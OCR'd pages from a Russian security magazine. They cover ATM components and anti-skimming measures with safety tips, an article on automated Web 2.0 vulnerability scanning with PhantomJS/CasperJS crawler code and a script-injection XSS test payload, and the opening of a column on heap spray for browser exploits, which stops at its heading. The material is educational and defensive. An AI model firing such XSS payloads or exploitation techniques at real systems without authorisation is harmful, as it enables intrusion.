Для предотвращения скимминга карточных данных в картридерах предусмотрена функция джиттер — неравномерная подача карты, вносящая шум в считанные данные и нарушающая их структуру. Также используются антискимминг, активный или пассивный. Смысл пассивного заключается в особой конструкции слота, которая препятствует установке накладки, а активный создает нейтрализующее электромагнитное поле.

КРИПТОКЛАВИАТУРА, ОНА ЖЕ PIN PAD

Для ввода PIN-кода и других данных используется EPP-клавиатура (Encryption PIN Pad), безопасность которой подтверждается соответствующими сертификатами. Шифрование в клавиатуре происходит на ключах TripleDES (также используются алгоритмы DES, RSA), с помощью которых банкомат идентифицируется в процессинге, а также формирует криптоблоки транзакционных данных. Данные шифруются на паре ключей, загруженных в клавиатуру, а расшифровываются только на ответной паре в процессинге. В целях безопасности компоненты ключей никогда не выдаются одному сотруднику. PIN-код вводится в криптоклавиатуру, где на ключах формируется PIN-блок, передаваемый в процессинг для идентификации кардхолдера.


PIN-код не хранится и не передается в открытом виде, но мошенников это не останавливает. Ведь данных полосы карты недостаточно для хищения денежных средств, и для выяснения PIN-кода жулики устанавливают накладки на клавиатуру, оснащенные флеш-памятью для хранения считанных нажатий.

«ЛИЦО»

Иногда вместо накладки мошенники устанавливают скрытую камеру таким образом, чтобы в объектив попадали клавиши. Камеру обычно прячут в выступающих на корпусе банкомата накладках, в рекламных «карманах», располагающихся над клавиатурой чуть выше или сбоку.

PIN-код также могут и просто подглядеть. Предотвратить это помогут зеркала или камеры «обзор за спиной». Зеркала работают по принципу автомобильных зеркал заднего вида, камеры же комплектуются мини-монитором, расположенным на лицевой панели банкомата в поле зрения клиента. Однако не все зеркала одинаково полезны, некоторые


Камера. Габаритами сравнима с батарейками типоразмера С



Epic Fail

из них отражают конфиденциальную информацию, например в зеркальном потолке можно увидеть вводимую в клавиатуру информацию, в том числе PIN.

Помимо уже перечисленных мини-монитора, клавиатуры и слота картридера, на лицевой панели банкомата расположен пользовательский монитор. Сейчас он все чаще оснащается сенсорным стеклом, то есть операции можно выбирать на экране нажатиями на определенные активные области. Но немало еще ATM, где по бокам от монитора расположены функциональные клавиши. Их по четыре штуки справа и слева; такие количество и расположение связано с особенностями управляющего протокола, по которому работают банкоматы. Отдельные модели банкоматов оснащаются мониторным конфиденциальным фильтром, который существенно уменьшает угол обзора и не позволяет подсмотреть данные на экране.

ПРИНТЕР ЧЕКОВЫЙ

На лицевой панели расположен и слот чекового принтера, сам же принтер находится внутри, в сервисной зоне. Назначение устройства понятно из названия — печать клиентских и инкассаторских чеков. Принтер оснащен ножом для отрезания чека; некоторые модели способны «выплюнуть» забытый чек, а часть принтеров умеет забирать назад забытые чеки и скидывать их внутрь банкомата. Принтер обычно работает по принципу термопечати. Такая технология позволяет увеличить скорость печати и сделать ее практически бесшумной. Изредка встречаются матричные принтеры; они более шумные и медленные, но печатают на любой бумаге, в то время как термопринтер способен работать только с термолентой. У чеков, полученных на термопринтерах, есть один существенный недостаток — недолговечность. Обычно срок читабельности таких чеков не превышает полгода, впоследствии информация выгорает полностью. Поэтому для печати информации, предназначенной для долгосрочного хранения, обычно используют матричные принтеры.

Иногда встречаются банкоматы, оснащенные широкоформатными принтерами, с помощью которых можно получить, например, счет-выписку по карте.

ДИСПЕНСЕР — ГДЕ ДЕНЬГИ ЛЕЖАТ

Все банкоматы, выдающие наличные (Cash Out), обязательно оснащены диспенсером. Устройство состоит из нескольких частей, каждая из которых отвечает за определенную часть процесса выдачи денег. Можно выделить презентер («лапа», подающая деньги), пик-модуль или фид-модуль (слот для вставки кассеты), собственно кассеты, транспортные пути (по которым подаются деньги), датчики (контролирующие движение денег), контроллер (плата обработки команд и хранения параметров) и шаттер (шторка, из-за которой выдаются деньги). Деньги укладываются в вандалоустойчивые кассеты (обычно четыре штуки, реже пять) вместимостью две-три тысячи банкнот и запираются



Кик-сенсор — датчик, реагирующий на удары по банкомату

на особый замок. Доступ к деньгам извне при закрытой кассете невозможен. В отдельную кассету сбрасываются забытые и отбракованные банкноты. По команде купюры набираются в кассетах заданным количеством, по транспортным путям перемещаются в презентер и выдаются пачкой через щель шаттера клиенту.

СЕЙФ

Устройства, принимающие или выдающие деньги, надежно спрятаны в бетонно-стальном «пироге» с двумя замками — ключевым (обычно сувальдным) и кодовым (лимбовым или электронным) — в сейфе, имеющем 1–3-й класс устойчивости к взлому.

ATM БЕЗОПАСЕН!

Безопасным его делают средства антискимминговой «обороны» и защиты от подглядываний. Неотъемлемой частью стали скрытые камеры внутри банкомата, записи с которых хранятся на жестких дисках. Количество и расположение камер зависит от выбора банка-эквайера (эквайер — банк, обслуживающий кардхолдеров путем предоставления банкоматов, терминалов и прочего). Фрагменты записей обычно также передаются в режиме онлайн в спецотделы банка.

Видеонаблюдение внутри устройства, как правило, дополняется внешними камерами — их устанавливают в помещении, где расположен банкомат. Сейчас банки все чаще используют GPS-маячки, которые позволяют отследить перемещения банкомата, если его все-таки похитили с места установки. Но сделать это не так-то просто: устройство весит от 600 до 1500 килограммов и крепится к полу помещения мощными анкерными болтами.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Сегодня ты узнал, как устроен банкомат, и познакомился с принципами его работы. Конечно, это лишь малая часть того, что я могу тебе рассказать о сложном и увлекательном мире ATM. Но, вооружившись полученными знаниями, ты без труда сможешь опознать опасный банкомат, а также поддержать беседу со знакомым банкоматчиком ;).

Всего тебе самого безопасного! ⌶

ВЫРЕЖИ И СОХРАНИ!

- **Старайся использовать банкоматы, расположенные внутри отделений банка или в крупных торговых центрах. Агрегат должен быть хорошо освещен: так плохим парням сложнее установить на него свои штучки, а тебе проще их заметить.**
- **Часто наличие скимминговой накладки можно определить визуально — просто смотри внимательно на банкомат; не пользуйся им, если видишь подозрительные щели, неровности, наклейки, а по возможности позвони в банк и сообщи о своих подозрениях.**
- **Осмотри банкомат на предмет установки нештатных скрытых камер, которые направлены на клавиатуру. Обрати внимание на клавиатуру: если видишь подозрительные утолщения, неровности, щели — см. выше :).**
- **Прикрывай свободной рукой ввод PIN-кода всегда, даже если банкомат не кажется тебе подозрительным.**
- **По возможности не пользуйся банкоматами, расположенными рядом с зеркальными поверхностями или под ними. Если же ты все-таки решил воспользоваться таким устройством, то убедись, что рядом никого нет, и не забудь о предыдущем совете.**
- **Стандартный тайм-аут на изъятие денег — 30 секунд. Если не успеешь забрать наличность, то она будет задержана, после чего придется разбираться с банком, что не всегда приятно. То же самое произойдет и с картой, если ты не успеешь забрать ее за 30 секунд.**
- **Если тебе нужно сохранить термочек, убери его в темное прохладное место, например между страниц книги; а еще лучше сразу сделай ксерокопию или скан.**
- **Если же несчастье все-таки произошло и твою карту «угнали» — срочно звони в банк и требуй немедленно заблокировать карту! Чем раньше ты сделаешь это, тем больше шансов сохранить деньги. Аналогично нужно вести себя, если карта застряла в банкомате.**
- **Самое главное: не держи на карте много денег, пусть там будет денежка на «карманные расходы». Используй для хранения счет, а нужные суммы переводи перед планируемыми покупками, так ты сможешь оставить мошенников с носом :).**

БОГАТЫЙ ВНУТРЕННИЙ МИР

ЛИЦЕВАЯ ПАНЕЛЬ

Именно за ней прячется кабинет.

КАБИНЕТ

Основные работники — системник, ИБП, картридер, принтер, криптоклавиатура и сканер.



СИСТЕМНЫЙ БЛОК

В обычном системнике «крутятся диски» с прикладным софтом, который обеспечивает работу банкомата. ИБП ее обеспечивает с другой стороны — когда в розетке заканчивается электричество.

СПЕЦЭЛЕКТРОНИКА

Куча датчиков и индикаторов работают при помощи блока специальной электроники. Именно благодаря этому устройству банкомат призывно подмигивает, предлагая вставить карту.

ПРИНТЕР

Обычно принтер печатает и выдает чеки. Если чек не забрали, то может «выплюнуть» его или «проглотить», освободив место для следующего.


КАРТРИДЕР

Умеет читать карты. Именно на него часто «нападают» похитители карточных данных.



МОНИТОР


Что такое монитор?
Правильно, это устройство вывода информации. Но банкоматные мониторы особенные — часть из них touch, а на остальных по бокам расположены функцио-нальные клавиши, поэтому монитор одновременно и устройство ввода.





КРИПТОКЛАВИАТУРА

Здесь творится особая магия — внутри шифруется PIN-блок, идентифицирующий клиента на хосте в банке.





ШАТТЕР

Шторка, которая открывается при выдаче.

ДИСПЕНСЕР

Обычный диспенсер содержит одну кассету для брака и четыре денежных кассеты. Этот — умный, у него есть дополнительная кассета для популярного номинала. В каждую кассету загружается один номинал, какой именно — решает банк-эквайер.



КАССЕТА ДЛЯ БРАКА

Сюда попадают отбракованные и забытые деньги (каждые в свой отсек), тестовые банкноты (проверка диспенсера) и любые другие, которые кажутся банкомату неправильными.



КАССЕТА

Без ключа внутрь просто так не попасть — денежная кассета обычно изготавливается из антивандального пластика и не имеет «лишних» отверстий. В одну такую кассету помещается до 3000 листов (банкнот).

Каретка нежно, но крепко удерживает банкноты.

Тарас Иващенко, администратор информационной безопасности в Яндексе (oxdef@yandex-team.ru, oxdef.info)

Робот для Веб 2.0

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

© flickr.com/photos/kwl

АВТОМАТИЗИРОВАННЫЙ АУДИТ ВЕБ-ПРИЛОЖЕНИЙ

Веб-приложения становятся одной из основных частей «цифровой жизни» современного человека. Кажется, что еще чуть-чуть и мы вовсе забудем о традиционных приложениях — останется только смесь из веб-браузера и операционной системы. Уже сейчас веб-аналоги заменили большинство десктопных приложений: кино и ТВ, почта, чат, игры, социальные сети. С точки зрения безопасности это несет множество проблем для автоматизированного тестирования. Рассмотрим некоторые из них и попробуем найти решения.

ПРОБЛЕМЫ

Как я уже отметил, за последние годы все, что связано с вебом, шагнуло очень далеко вперед, а веб-браузеры становятся, по сути, главными десктоп-приложениями. В то же время сканеры безопасности веб-приложений развиваются не так быстро.

На текущий момент процесс сканирования веб-приложения классическим сканером включает в себя следующие фазы:

- Аутентификация в тестируемом веб-приложении. Обычно это один или несколько HTTP-запросов (так называемая логин-последовательность), отправка приложению которых приводит к созданию полноценной пользовательской сессии. Например, в простейшем случае это может быть POST-запрос с именем пользователя и паролем на URL вида http://example.com/auth.php.
- Кровлинг (англ. crawling). По сути, это обход с определенной глубиной «пауком» веб-приложения и сбор всех сущностей, которые могут генерировать HTTP-запросы: ссылки, формы, подключение скриптов и так далее.
- Фаззинг (англ. fuzzing) — тот самый этап, на котором сканер и шлет большое количество HTTP-запросов с магической нагрузкой, анализирует ответы веб-сервера и пытается определить наличие XSS, SQLi)здесь и далее XSS, SQLi считаем уязвимостями, а не атаками) и прочих уязвимостей.
- Отчет — наверное, самая простая фаза, когда сканер генерирует в необходимом формате отчет для пользователя.

К несчастью, когда имеешь дело с современным веб-приложением, у обычного сканера «обламываются зубы» при попытке найти в нем уязвимости. Проблемы начинаются уже на первом этапе кровлинга. Когда сканер запрашивает веб-страницу, он надеется получить в итоге пусть и не «валидный», но все-таки преимущественно HTML с примесью JavaScript и CSS. Затем со страницы аккуратно выдираются ссылки, формы и тому подобное. Но в мире Веб 2.0 index.html уже давно не торт! Сейчас это уже скорее мясо из JavaScript с легкой окантовкой из HTML (в том числе и для того, чтобы сообщить параноику-пользователю о необходимости включить JavaScript). Посмотрите на HTML-исходник любого популярного социального сервиса и убедитесь в этом. Весь пользовательский интерфейс строится сейчас на клиенте. Сканер




Рис. 1. Схема работы классического сканера уязвимостей




Рис. 2. Примерно такой браузер встроен в большинство сканеров




Рис. 3. Itter во всей красе

в HTTP-ответе не видит никаких ссылок, форм. Кровлинг проходит практически безрезультатно. А все потому, что в то время, как веб-браузеры эволюционировали от таких представителей, как Lynx и Mosaic, до монстров Firefox и Chrome, большинство сканеров по своим возможностям внутри остались на уровне текстовых браузеров.

Другой блок проблем — это коммуникация между веб-клиентом и веб-сервером. Конечно, как и в эре 1.0, это до сих пор в большинстве случаев делается с помощью стандартных GET/POST-запросов. В то же время приходится учитывать и такие моменты:

- В каком виде данные путешествуют между сторонами? В виде GET-параметров? Как POST-нагрузка?
- А может, мы имеем дело с XML- или JSON-данными?
- А как насчет поддержки веб-сокетов?

И наконец, конечно же, обычный сканер мало что может предпринять для поиска чисто клиентских проблем, например DOM-based XSS. Да, разработчики сканеров пытаются выкрутиться из положения и используют «умный» поиск сигнатур возможной уязвимости в JavaScript. Но все же очевидно, что для их детектирования сканеру необходим полноценный встроенный JavaScript-движок, равно как и другие браузерные технологии. И это очень непростая задача для разработчиков.

СРАВНЕНИЕ СКАНЕРОВ УЯЗВИМОСТЕЙ ВЕБ-ПРИЛОЖЕНИЙ

Для того чтобы выяснить текущее положение с поддержкой современных веб-технологий в сканерах уязвимостей, я подготовил (ну хорошо, взял старое и переделал в духе Веб 2.0) специальное тестовое веб-приложение под названием Itter. Да-да, это сервис микроблогов, и я надеюсь, что он станет таким же популярным, как и его практически однофамилец :). Тестовое приложение обладает следующими характеристиками:

- LAMP (Linux-Apache-MySQL-PHP);
- поиск, личные сообщения, закладки;
- пользовательская часть за аутентификацией;
- использование AJAX (например, для закладок);
- ну конечно же, тут есть уязвимости ;).

Затем я отправился на всем известный сайт sectools.org и взял несколько сканеров из секции Web Scanners. Выбор делался на основе следующих критериев:

- встроенный модуль кровлинга (по этой причине утилиты вроде «старого лампового» nikto не попали в выборку);
- в случае с коммерческими продуктами доступная демо- или триал-версия.

Результаты тестирования были, вообще говоря, предсказуемыми. Очень небольшое количество сканеров из протестированных имеют хоть какую-нибудь поддержку AJAX-технологий. Q. E. D. Теперь давай обсудим возможные пути и просто «костыли» для решения этих сложных задач.

РЕШЕНИЯ

Хорошо, мы убедились, что AJAX и вообще современные веб-технологии принесли немало проблем для сканеров уязвимостей. Эти проблемы можно разделить на две большие области:

- сбор HTTP-трафика между клиентской и серверной частями веб-приложения;
- детектирование проблем безопасности, специфичных для клиентской стороны.

Но что у нас с возможными решениями? Попробуем разобраться и рассмотреть следующие варианты:

- Специальный JavaScript-парсер для извлечения URL-адресов из кусков JavaScript-кода.
- Классическое сканирование с подмешиванием сохраненных HTTP-запросов.
- Интеграция с уже существующими QA-инструментами, например Selenium.
- Встроенный движок браузера с магией для имитации действий пользователя.

Сканер	DOM-based XSS	Нашел AJAX-запросы	Комментарий
w3af (trunk version)	Вообще-то нет, но есть специальный grep-плагин для поиска опасных участков JavaScript-кода, в том числе и domXSS	Нет	
Skipfish (2.05b-1)	Нет	Нет	Поддержка JavaScript в TODO
wapiti (1.1.6)	Нет	Нет	
BurpProxy (1.4.01)	Нет	Нет	Протестирован Spider из бесплатной версии
ZapProxy (1.3.2)	Нет	Нет	Использовались spider + attack modules
Acunetix (8.0)	Да	Да	У Акунетикса есть технология под названием CSA (и возможность использовать модуль MS IE как встроенный браузер)

- Специально подготовленный API веб-приложения для взаимодействия со сканером.

Первый вариант представляет по сути своей JavaScript-парсер (обычно реализованный с помощью механизма регулярных выражений) для поиска опасных участков кода и извлечения ценной информации вроде тех же URL-адресов. Недостаток такого варианта очевиден — это в любом случае не полноценный JavaScript-движок, а значит, толку от него в силу событийной природы языка будет не много.

Второй вариант проще. Ведь и правда можно предположить, что нам удалось откуда-то достать HTTP-транзакции тестового веб-приложения (например, распарсить логи веб-сервера) и их можно импортировать в сканер для дальнейшего фаззинга. А уж функция импорта есть сейчас практически во всех сканерах! Но мало того что необходимо специальное окружение для регулярных сканирований. Этот вариант не годится еще и потому, что не умеет детектировать клиентские уязвимости. Да и вообще выглядит уж сильно ограниченно.

Кроме тестирования безопасности, веб-приложения нуждаются и в обычном функциональном тестировании. А это значит, что у тестировщиков уже наверняка есть инструменты для автоматизации этого процесса в рамках SDLC. Одно из самых популярных решений для функционального тестирования интерфейсов веб-приложений — это Selenium. Логичный вопрос — можем ли использовать его для тестирования безопасности веб-приложения? Для начала можно сделать единый прокси и проводить через него весь трафик от тестировщиков :). Таким образом мы заполучим так необходимые сканеру HTTP-запросы веб-приложения. Но, имея только трафик, мы столкнемся с теми же проблемами других вариантов, что рассмотрены выше. Существуют также исследования на тему использования Селениума напрямую для проверок безопасности (например, bitly.com/Q99GX5 и slidesha.re/Pp8Bt2).

Четвертый вариант предусматривает наличие встроенного движка современного веб-браузера (например, Microsoft IE или WebKit) плюс полноценный JavaScript-движок. На этом варианте мы остановимся чуть подробнее далее.

И немного слов о последнем варианте. Мы можем представить серверную часть современного веб-приложения как набор API-методов, доступных по HTTP-протоколу. Таким образом, если мы рассматриваем автоматизированное сканирование как часть цикла разработки ПО, то мы можем договориться с разработчиками о том, чтобы предоставить сканеру специальный манифест, описывающий этот API. Внимательный читатель сразу вспомнит про WSDL-файлы в технологии SOAP. Сканер может забирать такой манифест и фаззить методы из него.

WEB20SPIDER

Мы пришли к тому, что если сканеру придется иметь дело не только с «домашними страницами», но и с современными веб-приложениями, то ему не обойтись без полноценного стека браузерных технологий. Схема работы такого сканера может выглядеть следующим образом.

Вначале сканер проходит аутентификацию в тестируемом веб-приложении и получает сессионные куки. На этапе кровлинга он подключает модуль веб-браузера и взаимодействует с веб-приложением уже с помощью его. При этом модуль браузера шлет через прокси-модуль сканера весь трафик веб-приложения. Действия сканера на стороне браузера (такой «Веб 2.0 кровлинг» получается) разберем более подробно. В случае с AJAX-приложением HTTP-запрос к серверной части может быть послан практически при любом действии (или бездействии) пользователя. У веб-приложения больше нет страниц в привычном их понимании, но есть состояния. Веб-приложение (клиентская часть) может переходить из одного состояния в другое по клику на ссылке (или любом другом объекте) либо при возникновении любого другого события в рамках JavaScript. Например, пользователь кликнул на ссылку «Настройки», и ему без перезагрузки основной страницы показывается форма с настройками, которая также без перезагрузки и отправляется на сервер для обработки. Таким образом, задача в рамках этапа кровлинга из «собрать все ссылки» превращается в «собрать максимально полную карту состояний веб-приложения». Для упрощения этой, вообще говоря, сложной задачи будем считать, что URL однозначно идентифицирует состояние веб-приложения. Например, для экрана «Настройки» URL может выглядеть как http://example.com/app/#settings.




Рис. 4. Карта запросов к Itter, сделанная w3af




Рис. 5. Web20Spider

После открытия в модуле браузера «главной страницы» веб-приложения мы можем попросить его найти и прокликать все объекты, которые могут быть источниками смены состояния, например те же ссылки (тег a) или картинки (тег img). Запомнить все новые состояния, которые получились после клика для следующей итерации. Затем проходим подобным образом по всем собранным состояниям (количество итераций, оно же глубина обхода, конечно, регулируется). Напоминаю, что весь трафик при этом проходит через сканер и сохраняется для дальнейшего фаззинга.

Конечно, можно в качестве модуля браузера использовать в «сыром» виде соответствующий движок — Gecko, WebKit... Но эта задача будет равна, по сути, написанию своего еще одного браузера, которых на том же WebKit сейчас великое множество. Но есть вариант интереснее и проще — а что, если использовать полноценный веб-браузер без «иксов», да еще и с возможностью скриптинга на JavaScript?! Вот, например, PhantomJS, который уже пользуется популярностью у разработчиков и тестировщиков. Это полный стек браузерных технологий на базе WebKit, которым можно управлять через скриптинг на JavaScript и даже CoffeeScript. Также важным фактором является то, что, как и движок, это свободный (New BSD License) проект.

Например, в следующем участке кода мы открываем необходимую страницу и можем выполнять с ней практически все что угодно в контексте ее домена.

```
console.log('Loading a web page');
var page = require('webpage').create();
var url = 'http://www.phantomjs.org/';

page.open(url, function (status) {
  phantom.exit(); //Page is loaded!
});
```

А вот так можно сделать простую, но тем не менее «натуральную» проверку DOM-based XSS:

```
var page = new WebPage();
var url = "http://example.com/foo.php";
```



Рис. 6. Логотип PhantomJS



Рис. 7. Логотип CasperJS



Рис. 8 .Логотип w3af

```
var token = 'xss';
var payload = '?"><script>document.title=String. ↵
fromCharCode(' + str2ascii(token) + ')</script>';
url = url + payload;
page.open(url, function (status) {
  if (status !== 'success') {
    console.log('Unable to load the address!');
    phantom.exit();
  }
  var title = page.evaluate(function () {
    return document.title;
  });

  if (title == token) {
    console.log('DOM-based XSS is found in\nURL: ' + ↵
    url);
  }
  phantom.exit();
});
```

Все очень просто. В нагрузке пытаемся изменить какой-нибудь DOM-объект и потом проверяем изменения. В данном случае меняем document.title.

Но использовать в чистом виде PhantomJS может оказаться для специфичных задач все же не так удобно, как хотелось бы. В таком случае рекомендую обратить внимание на другой проект — CasperJS, который, по сути, является надстройкой над PhantomJS и дает, как любят говорить программисты, больше «синтаксического сахара» и удобства скриптинга на все том же JavaScript.

Описанный выше алгоритм обхода состояний веб-приложения, реализованный для PhantomJS/CasperJS, будет иметь следующий вид:

```
//...

process_page = function () {
  var url;
  if (to_visit.length > 0) {
    url = to_visit.pop();
    states.push(url)
  } else {
    return;
  }
  this.thenOpen(url, function () {
    var links = this.evaluate(getClickable);
    for (var i = 0; i < links.length; i++) {
      if (this.exists(links[i].path)) {
        if (!need_follow_url(links[i].href)) {
          continue;
        }
        this.thenClick(links[i].path).then(function () {
          this.wait(300, function () {
            var tmp_url = this.getCurrentUrl();
            if (url !== tmp_url) {
              if (get_domain(tmp_url) == target_domain) {
                if (states.indexOf(tmp_url) == -1) {
                  to_visit.push(tmp_url)
                }
              }
              this.back();
            }
          });
        });
      }
    }
  });
};

for (var i = 0; i <= max_deep; i++) {
  casper.then(process_page);
}
//...
```

Немного комментариев по коду. Массив to_visit содержит URL-адреса, которые необходимо будет учесть при следующей итерации. А states, соответственно, адреса уже обработанных состояний. Количество итераций есть глубина анализа веб-приложения и задается переменной max_deep. Функция need_follow_url необходима для того, чтобы наш «паук» не уходил за пределы домена тестируемого веб-приложения. Напоминаю, что мы рассматриваем все-таки скорее PoC, чем рабочий вариант, и поэтому считаем, что HTTP-запросы могут генерировать элементы a и img. Для абсолютной адресации этих элементов я использовал CSS-селекторы, хотя кому-то будут больше по душе XPATH.

Ну и наконец мы подошли к самому сканеру и прокси-модулю. В рамках данного исследования в качестве сканера был выбран w3af. Для тех, кто не знает: это достаточно мощный опенсорсный модульный сканер. Эдакий Метасплоит для веба. Написан он на Питоне, а буква F в названии расшифровывается как фреймворк (Web Application Attack and Audit Framework) — в общем, достаточно легко можно писать для w3af свои модули. В нашем случае был написан PoC discovery-модуль web20Spider (bit.ly/SU7cc2), который как раз и запускал при сканировании PhantomJS со специальной JS-нагрузкой. Трафик при этом проксируется через другой модуль w3af и в дальнейшем на этапе аудита используется для всестороннего фаззинга. В итоге получилось достаточно интересное решение, которое позволяет уже не с таким ужасом в глазах смотреть на тестирование, в том числе и автоматизированное, современных веб-приложений. А с учетом того, что у нас есть полноценный браузер и возможность запуска произвольного JS-кода в контексте тестируемого домена, мы вполне можем поискать клиентские уязвимости!


ЗАКЛЮЧЕНИЕ

Современные веб-приложения принесли не только скорость работы интерфейса и прочие удобства для конечного пользователя и веб-разработчиков, но и порядочно головной боли для разработчиков сканеров уязвимостей. Полноценно тестировать такие приложения доступно далеко не всякому сканеру, и зачастую это дорогие коммерческие разработки. Более того, это еще и хорошая тема для академического исследования! В этой статье я попытался показать, каким образом эти проблемы можно решать и что за теми сканерами, которые сумеют это сделать, будущее. Удел же остальных будет сканировать старые ламповые веб-странички :). ⊐⊏

INFO

- **«Invariant-Based Automatic Testing of Modern Web Applications» by Ali Mesbah, Arie van Deursen and and Danny Roest, bit.ly/zCxCd**
- **«Challenges in the Automated Testing of Modern Web Applications» by Nathan Hamiel, Gregory Fleischer, Seth Law and Justin Engler, bit.ly/Tx538l**

Алексей Синцов (defconrussia@gmail.com)



КОЛОНКА АЛЕКСЕЯ СВИНЦОВА

WWW

• Общее о Heap Spray: goo.gl/0MMxC;
• презентация на тему использования HTML5 для Heap Spray: goo.gl/R6qLh.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Новые трюки ДЛЯ HEAP SPRAY

КАК HTML5 ДЕЛАЕТ НАШУ ЖИЗНЬ ПРОЩЕ (СЛОЖНЕЕ?)

Трудно не заметить, что в наше время очень многие занимаются секурити-темой. Очевидно, что эта движуха уже вышла за рамки андерграундного угара (хотя и там еще полно молодцов) и хлещет новыми темами и фичами, но уже по-взрослому — теперь это называется исследованиями. В связи с чем ваш покорный слуга, с позволения доблестной редакции, решил завести колонку, где будет освещать такие вот телодвижения сцены, а также излагать свои скромные мысли по этому поводу.

HEAP SPRAY НА HTML5

При создании эксплойтов для браузера или его плагинов часто возникает необходимость выполнить так называемые Heap Spray. Эта техника позволяет заполнить память процесса заранее подготовленными данными, чтобы при эксплуатации уязвимости их можно было использовать. Например, там можно расположить сам шелл-код и после атаки выполнить переход на него (Heap Spray дает возможность заполнить память так, что мы можем предположить то место в памяти, где шелл-код будет находиться). Кроме того, эта техника используется для эксплуатации таких уязвимостей, как Heap Overflow и Use-after-free. Последние лет десять для этой техники использовали обыкновенный JavaScript. Грубо говоря, просто создавали большой массив строк в памяти. Но разработчики браузеров, а также ОС (мы говорим о Microsoft) не дремлют и придумывают различные хитрости, чтобы помешать нам заполнять память своими данными. В этом году на конференции EuSecWest исследователи Федерико Муттис и Энибал Сакко опубликовали еще пару вариантов организации Heap Spray без использования JS-строк. На самом деле одна из представленных идей давно уже на вооружении у баг-хантеров, но теперь она официально опубликована, так что о ней мы и поговорим...


ИДЕЯ

